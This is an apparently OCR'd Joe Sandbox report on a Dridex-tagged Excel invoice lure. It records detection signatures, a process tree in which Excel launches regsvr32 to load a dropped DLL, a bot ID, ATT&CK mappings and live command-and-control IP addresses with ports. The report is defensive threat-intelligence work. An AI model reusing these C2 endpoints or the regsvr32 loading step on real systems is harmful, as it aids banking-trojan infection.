ID: 338362
Sample Name: Inv0209966048-20210111075675.xls
Cookbook: defaultwindowsofficecookbook.jbs
Time: 07:38:42
Date: 12/01/2021
Version: 31.0.0 Red Diamond

Table of Contents


Analysis Report Inv0209966048-20210111075675.xls

Overview

General Information

Sample Name:	Inv0209966048-20210111075675.xls
Analysis ID:	338362
MD5:	91baa6aad9201c..
SHA1:	9c182826d5dc04..
SHA256:	01af3b5c1e2ed68.
Tags:	Dridex xls

Most interesting Screenshot:



Detection


Hidden Macro 4.0 Dridex

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Detected Dridex e-Banking trojan
- Document exploit detected (creates …
- Document exploit detected (drops P…
- Found malware configuration
- Multi AV Scanner detection for subm…
- Sigma detected: BlueMashroom DLL…
- Snort IDS alert for network traffic (e…
- System process connects to networ…
- Document contains an embedded VB…
- Document exploit detected (UrlDown…
- Document exploit detected (process…
- Found Excel 4.0 Macro with suspicio…
- Machine Learning detection for dropp…

Classification



Startup

- **System is w7x64**
- EXCEL.EXE (PID: 2028 cmdline: 'C:\Program Files\Microsoft Office\Office14\EXCEL.EXE' /automation -Embedding MD5: 5FB0A0F93382ECD19F5F499A5CAA59F0)
  - regsvr32.exe (PID: 2356 cmdline: 'C:\Windows\System32\regsvr32.exe' -s C:\Users\user\AppData\Local\Temp\lwjmdgav.dll. MD5: 59BCE9F07985F8A4204F4D6554CFF708)
    - regsvr32.exe (PID: 2328 cmdline: -s C:\Users\user\AppData\Local\Temp\lwjmdgav.dll. MD5: 432BE6CF7311062633459EEF6B242FB5)
  - DW20.EXE (PID: 3052 cmdline: 'C:\PROGRA~1\COMMON~1\MICROS~1\DW\DW20.EXE' -x -s 1488 MD5: 45A078B2967E0797360A2D4434C41DB4)
    - DWWIN.EXE (PID: 2968 cmdline: C:\Windows\system32\dwwin.exe -x -s 1488 MD5: 25247E3C4E7A7A73BAEEA6C0008952B1)
- **cleanup**

Malware Configuration

Threatname: Dridex

```
{
  "Config: ": [
    "-------------------------------------------------",
    "BOT ID",
    "-------------------------------------------------",
    "Bot id : 61074",
    "-------------------------------------------------",
    "IP Address table",
    "-------------------------------------------------",
    "Address count 0"
  ]
}
```

Yara Overview

Initial Sample

Source	Rule	Description	Author	Strings
Inv0209966048-20210111075675.xls	JoeSecurity_XlsWithMacro4	Yara detected Xls With Macro 4.0	Joe Security	

Sigma Overview


System Summary:

Sigma detected: BlueMashroom DLL Load

Sigma detected: Microsoft Office Product Spawning Windows Shell

Sigma detected: Regsvr32 Anomaly

Signature Overview



- AV Detection
- Compliance
- Spreading
- Software Vulnerabilities
- Networking
- E-Banking Fraud
- System Summary
- Data Obfuscation
- Persistence and Installation Behavior
- Hooking and other Techniques for Hiding and Protection
- Malware Analysis System Evasion
- Anti Debugging
- HIPS / PFW / Operating System Protection Evasion
- Language, Device and Operating System Detection
- Lowering of HIPS / PFW / Operating System Security Settings

Click to jump to signature section

AV Detection:

Found malware configuration

Multi AV Scanner detection for submitted file

Machine Learning detection for dropped file

Software Vulnerabilities:

Document exploit detected (creates forbidden files)

Document exploit detected (drops PE files)

Document exploit detected (UrlDownloadToFile)

Document exploit detected (process start blacklist hit)

Networking:

Snort IDS alert for network traffic (e.g. based on Emerging Threat rules)

E-Banking Fraud:

Detected Dridex e-Banking trojan

System Summary:

Document contains an embedded VBA macro which may execute processes

Found Excel 4.0 Macro with suspicious formulas

Office process drops PE file


HIPS / PFW / Operating System Protection Evasion:

System process connects to network (likely due to code injection or exploit)

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Networ Effects
Valid Accounts	Scripting 2 2	Path Interception	Process Injection 1 1 2	Masquerading 1 1	OS Credential Dumping	Query Registry 1	Remote Services	Archive Collected Data 1	Exfiltration Over Other Network Medium	Encrypted Channel 1 2	Eavesd Insecur Networ Commu
Default Accounts	Native API 1	Boot or Logon Initialization Scripts	Boot or Logon Initialization Scripts	Virtualization/Sandbox Evasion 1	LSASS Memory	Virtualization/Sandbox Evasion 1	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Bluetooth	Non-Standard Port 1	Exploit Redirec Calls/S
Domain Accounts	Exploitation for Client Execution 4 3	Logon Script (Windows)	Logon Script (Windows)	Disable or Modify Tools 1	Security Account Manager	Process Discovery 2	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Ingress Tool Transfer 2	Exploit Track D Locatio
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Process Injection 1 1 2	NTDS	Account Discovery 1	Distributed Component Object Model	Input Capture	Scheduled Transfer	Non-Application Layer Protocol 1	SIM Ca Swap
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Scripting 2 2	LSA Secrets	System Owner/User Discovery 1	SSH	Keylogging	Data Transfer Size Limits	Application Layer Protocol 2	Manipu Device Commu
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Obfuscated Files or Information 1	Cached Domain Credentials	Remote System Discovery 1	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jammir Denial Service
External Remote Services	Scheduled Task	Startup Items	Startup Items	Regsvr32 1	DCSync	System Network Configuration Discovery 1	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Rogue Access
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	Indicator Removal from Tools	Proc Filesystem	File and Directory Discovery 2	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Application Layer Protocol	Downgr Insecur Protocc
Exploit Public-Facing Application	PowerShell	At (Linux)	At (Linux)	Masquerading	/etc/passwd and /etc/shadow	System Information Discovery 1 4	Software Deployment Tools	Data Staged	Exfiltration Over Asymmetric Encrypted Non-C2 Protocol	Web Protocols	Rogue Base S


Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.



Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
Inv0209966048-20210111075675.xls	45%	Virustotal		Browse
Inv0209966048-20210111075675.xls	17%	Metadefender		Browse
Inv0209966048-20210111075675.xls	35%	ReversingLabs	Script-Macro.Trojan.Remcos	

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\user\AppData\Local\Temp\lwjmdgav.dll	100%	Joe Sandbox ML		
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\w80l82r[1].zip	100%	Joe Sandbox ML		

Unpacked PE Files

No Antivirus matches

Domains

Source	Detection	Scanner	Label	Link
education.scrollx.in	2%	Virustotal		Browse
cdn.digicertcdn.com	0%	Virustotal		Browse

URLs

Source	Detection	Scanner	Label	Link
http://https://5.100.228.233:3389/	2%	Virustotal		Browse
http://https://5.100.228.233:3389/	0%	Avira URL Cloud	safe	
http://https://80.86.91.27:3308/TATE	0%	Avira URL Cloud	safe	
http://ocsp.entrust.net03	0%	URL Reputation	safe	
http://ocsp.entrust.net03	0%	URL Reputation	safe	
http://ocsp.entrust.net03	0%	URL Reputation	safe	
http://ocsp.entrust.net03	0%	URL Reputation	safe	
http://https://80.86.91.27/	0%	Avira URL Cloud	safe	
http://https://5.100.228.233/=	0%	Avira URL Cloud	safe	
http://https://5.100.228.233:3389/in	0%	Avira URL Cloud	safe	
http://https://77.220.64.37/-39;	0%	Avira URL Cloud	safe	
http://crl.pkioverheid.nl/DomOrganisatieLatestCRL-G2.crl0	0%	URL Reputation	safe	
http://crl.pkioverheid.nl/DomOrganisatieLatestCRL-G2.crl0	0%	URL Reputation	safe	
http://crl.pkioverheid.nl/DomOrganisatieLatestCRL-G2.crl0	0%	URL Reputation	safe	
http://www.diginotar.nl/cps/pkioverheid0	0%	URL Reputation	safe	
http://www.diginotar.nl/cps/pkioverheid0	0%	URL Reputation	safe	
http://www.diginotar.nl/cps/pkioverheid0	0%	URL Reputation	safe	
http://windowsmedia.com/redir/services.asp?WMPFriendly=true	0%	URL Reputation	safe	
http://windowsmedia.com/redir/services.asp?WMPFriendly=true	0%	URL Reputation	safe	
http://windowsmedia.com/redir/services.asp?WMPFriendly=true	0%	URL Reputation	safe	
http://https://77.220.64.37/0;	0%	Avira URL Cloud	safe	
http://https://46.105.131.65:1512/	0%	Avira URL Cloud	safe	
http://https://46.105.131.65/	0%	Avira URL Cloud	safe	
http://crl.pkioverheid.nl/DomOvLatestCRL.crl0	0%	URL Reputation	safe	
http://crl.pkioverheid.nl/DomOvLatestCRL.crl0	0%	URL Reputation	safe	
http://crl.pkioverheid.nl/DomOvLatestCRL.crl0	0%	URL Reputation	safe	
http://www.icra.org/vocabulary/.	0%	URL Reputation	safe	
http://www.icra.org/vocabulary/.	0%	URL Reputation	safe	
http://www.icra.org/vocabulary/.	0%	URL Reputation	safe	
http://https://5.100.228.233:3389/o	0%	Avira URL Cloud	safe	
http://https://5.100.228.233:3389/H	0%	Avira URL Cloud	safe	
http://www.%s.comPA	0%	URL Reputation	safe	
http://www.%s.comPA	0%	URL Reputation	safe	
http://www.%s.comPA	0%	URL Reputation	safe	
http://ocsp.entrust.net0D	0%	URL Reputation	safe	
http://ocsp.entrust.net0D	0%	URL Reputation	safe	
http://ocsp.entrust.net0D	0%	URL Reputation	safe	
http://https://46.105.131.65:1512/an	0%	Avira URL Cloud	safe	
http://https://5.100.228.233/	0%	Avira URL Cloud	safe	
http://servername/isapibackend.dll	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
education.scrollx.in	104.27.153.52	true	false	• 2%, Virustotal, Browse	unknown
cdn.digicertcdn.com	104.18.11.39	true	false	• 0%, Virustotal, Browse	unknown


URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.windows.com/pctv.	DWWIN.EXE, 00000007.00000002.2260615326.0000000003250000.00000002.00000001.sdmp	false		high
http://https://5.100.228.233:3389/	regsvr32.exe, 00000004.00000003.2205277449.00000000003DD000.00000004.00000001.sdmp	false	• 2%, Virustotal, Browse • Avira URL Cloud: safe	unknown
http://investor.msn.com	DWWIN.EXE, 00000007.00000002.2260615326.0000000003250000.00000002.00000001.sdmp	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.msnbc.com/news/ticker.txt	DWWIN.EXE, 00000007.00000002.2260615326.0000000003250000.00000002.00000001.sdmp	false		high
http://https://80.86.91.27:3308/TATE	regsvr32.exe, 00000004.00000002.2406981782.00000000003DD000.00000004.00000020.sdmp	false	• Avira URL Cloud: safe	unknown
http://crl.entrust.net/server1.crl0	regsvr32.exe, 00000004.00000003.2205261646.00000000003B1000.00000004.00000001.sdmp, DWWIN.EXE, 00000007.00000002.2261028499.000000000369D000.00000004.00000001.sdmp	false		high
http://ocsp.entrust.net03	regsvr32.exe, 00000004.00000003.2205261646.00000000003B1000.00000004.00000001.sdmp, DWWIN.EXE, 00000007.00000002.2261028499.000000000369D000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://80.86.91.27/	regsvr32.exe, 00000004.00000002.2406981782.00000000003DD000.00000004.00000020.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://5.100.228.233/=	regsvr32.exe, 00000004.00000002.2406981782.00000000003DD000.00000004.00000020.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://5.100.228.233:3389/in	regsvr32.exe, 00000004.00000002.2406981782.00000000003DD000.00000004.00000020.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://77.220.64.37/-39;	regsvr32.exe, 00000004.00000002.2406932128.000000000036D000.00000004.00000020.sdmp	false	• Avira URL Cloud: safe	unknown
http://crl.pkioverheid.nl/DomOrganisatieLatestCRL-G2.crl0	regsvr32.exe, 00000004.00000003.2205261646.00000000003B1000.00000004.00000001.sdmp, DWWIN.EXE, 00000007.00000003.2255931534.00000000036B4000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.diginotar.nl/cps/pkioverheid0	regsvr32.exe, 00000004.00000003.2205261646.00000000003B1000.00000004.00000001.sdmp, DWWIN.EXE, 00000007.00000003.2255931534.00000000036B4000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://windowsmedia.com/redir/services.asp?WMPFriendly=true	DWWIN.EXE, 00000007.00000002.2260811324.0000000003437000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.hotmail.com/oe	DWWIN.EXE, 00000007.00000002.2260615326.0000000003250000.00000002.00000001.sdmp	false		high
http://https://77.220.64.37/0;	regsvr32.exe, 00000004.00000002.2406932128.000000000036D000.00000004.00000020.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://46.105.131.65:1512/	regsvr32.exe, 00000004.00000002.2406981782.00000000003DD000.00000004.00000020.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://46.105.131.65/	regsvr32.exe, 00000004.00000002.2406981782.00000000003DD000.00000004.00000020.sdmp	false	• Avira URL Cloud: safe	unknown
http://services.msn.com/svcs/oe/certpage.asp?name=%s&email=%s&&Check	DWWIN.EXE, 00000007.00000002.2260811324.0000000003437000.00000002.00000001.sdmp	false		high
http://crl.pkioverheid.nl/DomOvLatestCRL.crl0	regsvr32.exe, 00000004.00000003.2205261646.00000000003B1000.00000004.00000001.sdmp, DWWIN.EXE, 00000007.00000003.2255931534.00000000036B4000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.icra.org/vocabulary/.	DWWIN.EXE, 00000007.00000002.2260811324.0000000003437000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://schemas.xmlsoap.org/ws/2004/08/addressing/role/anonymous.	regsvr32.exe, 00000004.00000002.2409391868.0000000002390000.00000002.00000001.sdmp, DWWIN.EXE, 00000007.00000002.2261214468.0000000004000000.00000002.00000001.sdmp	false		high
http://https://5.100.228.233:3389/o	regsvr32.exe, 00000004.00000002.2406908102.000000000033F000.00000004.00000020.sdmp	false	• Avira URL Cloud: safe	unknown
http://investor.msn.com/	DWWIN.EXE, 00000007.00000002.2260615326.0000000003250000.00000002.00000001.sdmp	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://5.100.228.233:3389/In	regsvr32.exe, 00000004.0000000 2.2406981782.00000000003DD000. 00000004.00000020.sdmp	false		unknown
http://https://5.100.228.233:3389/H	regsvr32.exe, 00000004.0000000 2.2406908102.000000000033F000. 00000004.00000020.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.%s.comPA	regsvr32.exe, 00000004.0000000 2.2409391868.0000000002390000. 00000002.00000001.sdmp, DWWIN. EXE, 00000007.00000002.2261214 468.0000000004000000.00000002. 00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	low
http://ocsp.entrust.net0D	regsvr32.exe, 00000004.0000000 3.2205261646.00000000003B1000. 00000004.00000001.sdmp, DWWIN. EXE, 00000007.00000002.2256367 652.00000000001E0000.00000004. 00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://46.105.131.65:1512/an	regsvr32.exe, 00000004.0000000 2.2406981782.00000000003DD000. 00000004.00000020.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://secure.comodo.com/CPS0	regsvr32.exe, 00000004.0000000 3.2205261646.00000000003B1000. 00000004.00000001.sdmp, DWWIN. EXE, 00000007.00000003.2256002 610.000000000015E000.00000004. 00000001.sdmp	false		high
http://https://5.100.228.233/	regsvr32.exe, 00000004.0000000 2.2406981782.00000000003DD000. 00000004.00000020.sdmp	false	• Avira URL Cloud: safe	unknown
http://servername/isapibackend.dll	regsvr32.exe, 00000003.0000000 2.2406957167.0000000001D90000. 00000002.00000001.sdmp, regsvr 32.exe, 00000004.00000002.2407 102495.00000000009A0000.000000 02.00000001.sdmp, DWWIN.EXE, 0 0000007.00000002.2257019838.00 000000024C0000.00000002.000000 01.sdmp	false	• Avira URL Cloud: safe	low
http://crl.entrust.net/2048ca.crl0	regsvr32.exe, 00000004.0000000 3.2205261646.00000000003B1000. 00000004.00000001.sdmp, DWWIN. EXE, 00000007.00000002.2256367 652.00000000001E0000.00000004. 00000001.sdmp	false		high

Contacted IPs



Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
5.100.228.233	unknown	Netherlands		8315	SENTIANL	true
80.86.91.27	unknown	Germany		8972	GD-EMEA-DC-SXB1DE	true
46.105.131.65	unknown	France		16276	OVHFR	true
104.27.153.52	unknown	United States		13335	CLOUDFLARENETUS	false
77.220.64.37	unknown	Italy		44160	INTERNETONEInternetServicesProviderIT	true

General Information

Joe Sandbox Version:	31.0.0 Red Diamond
Analysis ID:	338362
Start date:	12.01.2021
Start time:	07:38:42
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 7m 45s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	Inv0209966048-20210111075675.xls
Cookbook file name:	defaultwindowsofficecookbook.jbs
Analysis system description:	Windows 7 x64 SP1 with Office 2010 SP2 (IE 11, FF52, Chrome 57, Adobe Reader DC 15, Flash 25.0.0.127, Java 8 Update 121, .NET 4.6.2)
Number of analysed new started processes analysed:	10
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • GSI enabled (VBA) • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.bank.expl.evad.winXLS@9/18@1/5
EGA Information:	Failed
HDC Information:	• Successful, ratio: 11.7% (good quality ratio 11.5%) • Quality average: 79.7% • Quality standard deviation: 19.5%
HCA Information:	• Successful, ratio: 87% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .xls • Found Word or Excel or PowerPoint or XPS Viewer • Found warning dialog • Click Ok • Found warning dialog • Click Ok • Found warning dialog • Click Ok • Attach to Office via COM • Close Viewer

Warnings:	Show All • Exclude process from analysis (whitelisted): dllhost.exe, svchost.exe • TCP Packets have been reduced to 100 • Excluded IPs from analysis (whitelisted): 67.26.73.254, 8.253.95.249, 8.248.139.254, 8.253.95.121, 67.27.157.254, 40.88.32.150, 52.255.188.83, 104.18.11.39 • Excluded domains from analysis (whitelisted): skypedataprdcoleus15.cloudapp.net, skypedataprdcoleus17.cloudapp.net, watson.microsoft.com, audownload.windowsupdate.nsatc.net, blobcollector.events.data.trafficmanager.net, cacerts.digicert.com, ctldl.windowsupdate.com, auto.au.download.windowsupdate.com.c.footprint.net, au-bg-shim.trafficmanager.net • Report size exceeded maximum capacity and may have missing behavior information. • Report size getting too big, too many NtCreateFile calls found. • Report size getting too big, too many NtDeviceIoControlFile calls found. • Report size getting too big, too many NtEnumerateValueKey calls found. • Report size getting too big, too many NtOpenKeyEx calls found. • Report size getting too big, too many NtQueryAttributesFile calls found. • Report size getting too big, too many NtQueryValueKey calls found. • Report size getting too big, too many NtReadVirtualMemory calls found. • Report size getting too big, too many NtSetInformationFile calls found.

Simulations

Behavior and APIs

Time	Type	Description
07:39:55	API Interceptor	1141x Sleep call for process: regsvr32.exe modified
07:40:17	API Interceptor	515x Sleep call for process: DWWIN.EXE modified

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
5.100.228.233	xad05r9ba.dll	Get hash	malicious	Browse	
	mcluc5u.dll	Get hash	malicious	Browse	
	INV2680371456-20210111889374.xlsm	Get hash	malicious	Browse	
	INV8073565781-20210111319595.xlsm	Get hash	malicious	Browse	
	HkNkyKl3uT.dll	Get hash	malicious	Browse	
	ceepq536n.zip.dll	Get hash	malicious	Browse	
	sample20210111-01.xlsm	Get hash	malicious	Browse	
	INV3867196801-20210111675616.xlsm	Get hash	malicious	Browse	
	hiytvys.dll	Get hash	malicious	Browse	
	l7rgi3xyd.dll	Get hash	malicious	Browse	
	ymuyks.dll	Get hash	malicious	Browse	
	INV9698791470-20210111920647.xlsm	Get hash	malicious	Browse	
	hy9x6wzip.dll	Get hash	malicious	Browse	
	INV7693947099-20210111388211.xlsm	Get hash	malicious	Browse	
	jufk0vrar.dll	Get hash	malicious	Browse	
80.86.91.27	xad05r9ba.dll	Get hash	malicious	Browse	
	mcluc5u.dll	Get hash	malicious	Browse	
	INV2680371456-20210111889374.xlsm	Get hash	malicious	Browse	

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	INV8073565781-20210111319595.xlsm	Get hash	malicious	Browse	
	HkNkyKl3uT.dll	Get hash	malicious	Browse	
	ceepq536n.zip.dll	Get hash	malicious	Browse	
	sample20210111-01.xlsm	Get hash	malicious	Browse	
	INV3867196801-20210111675616.xlsm	Get hash	malicious	Browse	
	hiytvys.dll	Get hash	malicious	Browse	
	l7rgi3xyd.dll	Get hash	malicious	Browse	
	ymuyks.dll	Get hash	malicious	Browse	
